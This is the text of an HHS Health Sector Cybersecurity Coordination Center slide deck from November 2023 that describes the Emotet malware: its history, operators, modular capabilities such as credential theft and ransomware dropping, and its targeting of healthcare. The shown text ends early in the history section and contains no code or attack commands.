



Emotet Malware: The Enduring and Persistent Threat to the Health Sector

November 16, 2023





Agenda

What is Emotet? What is it capable of? Why is it important to HPH cybersecurity?

- Overview
- A Brief History
- Functionality
- Defense and Mitigations
- Conclusions

Slides Key:



Non-Technical: Managerial, strategic and high-level (general audience)



Technical: Tactical/IOCs; requiring in-depth knowledge (sysadmins, IRT)



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Important Caveats

This presentation will attempt to outline some of the most important capabilities and tendencies of the Emotet operators, however...

- The information contained within is not comprehensive, it is simply a representative sample.
- The information contained within is accurate as of the date of this presentation; however, Emotet is constantly evolving and updating its capabilities.
- The cybercriminal ecosystem is resilient, fluid and dynamic – gangs form and disband, but the talent and intellectual capital continues to grow over time. This is not expected to change.





Image courtesy of BankInfoSecurity.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



An Overview of Emotet

“The world’s most dangerous malware”



Overview of Emotet

- Operational since at least 2014
 - Initially functioned as a banking Trojan
- Derivative of Feodo/Bugat, Geodo/Heodo
- Operated by: MUMMY SPIDER
 - Also: TA542, GOLD CABIN, Mealybug
- Operational rhythm: 2–3 months of attacks and 3–12 months offline to update and refresh capabilities
- Checkpoint: “Emotet potentially affected one out of every five organizations worldwide.”
- Europol: “World’s most dangerous malware”
- Believed to be based out of Ukraine

The screenshot shows a blog post from TrendLabs. The header includes the TrendLabs logo, a red banner with "SECURITY INTELLIGENCE BLOG" and "Threat News and Information Direct from the Experts", and a navigation bar with links like "Bad Sites", "Botnets", "CTO Insights", etc. The main content is an article titled "New Banking Malware Uses Network Sniffing for Data Theft" posted on June 27, 2013, by Joie Salvio. It has 73 recommendations and 2 shares. The article discusses the rise of banking malware and Emotet's network sniffing capabilities. Below the article is a sidebar with social sharing options.

Image courtesy of TrendMicro.



Office of
Information Security
Securing One HHS




Health Sector Cybersecurity
Coordination Center



Characteristics of Emotet

- MITRE ATT&CK ID: [S0367](#)
- A significant part of the cybercriminal ecosystem, which maintains many working relationships with other major cybercriminal gangs.
- Often delivered via phishing, but also delivered via known vulnerabilities and brute force.
- Large botnet; offered as Infrastructure-as-a-Service (IaaS).
- Modular, primarily capable of:
 - Infection, persistence, lateral movement
 - Data exfiltration:
 - Traffic capture, credential theft
 - Dropping additional malware/ransomware:
 - Malware: Azorult, TrickBot, IcedID, Qbot
 - Ransomware: Ryuk, Bitpayer



Emotet operates with a variety of other top malware variants.
Image courtesy of Sophos.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Emotet Capabilities

- Highly customizable per unique target
- Can actively update itself:
 - Detection evasion
 - Capability updating
- Aggressive even during the pandemic; leveraged COVID theme
- Constantly adapting and refreshing capabilities:
 - Polymorphic
 - Frequent manual code upgrades




Image source: Sophos



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Why does Emotet matter to healthcare? It aggressively targets the health sector.

Some sample data to illustrate the point:

- [Malwarebytes: Cybercrime Tactics and Techniques: The 2019 State of Healthcare](#)
 - Healthcare industry “overwhelmingly targeted by Trojans” and Emotet and TrickBot were mostly responsible.
- [U.S. Department of Justice – Emotet Botnet Disrupted in International Cyber Operation](#)
 - Healthcare is one of the primary sectors targeted by Emotet.
- [BlackBerry Global Threat Intelligence Report 2023 \(April\)](#)
 - In Q1 2023, the healthcare sector faced ~59 new cyberattacks per day, with increasing Emotet targeting.






Emotet Statistics

Malwarebytes data from April 2019


- Trojans are commonly used to target healthcare
- Emotet is the most common of those Trojans


Top Malware Categories Affecting Healthcare



Source of images: Malwarebytes

Trojans in Healthcare





Trend Micro data from the first quarter of 2022.

Healthcare was the fourth-most targeted industry by Emotet, according to their data.


Emotet Statistics, cont.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



A Brief History

How has Emotet evolved over the years?




Image courtesy of Proofpoint

Emotet in the early years...




Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



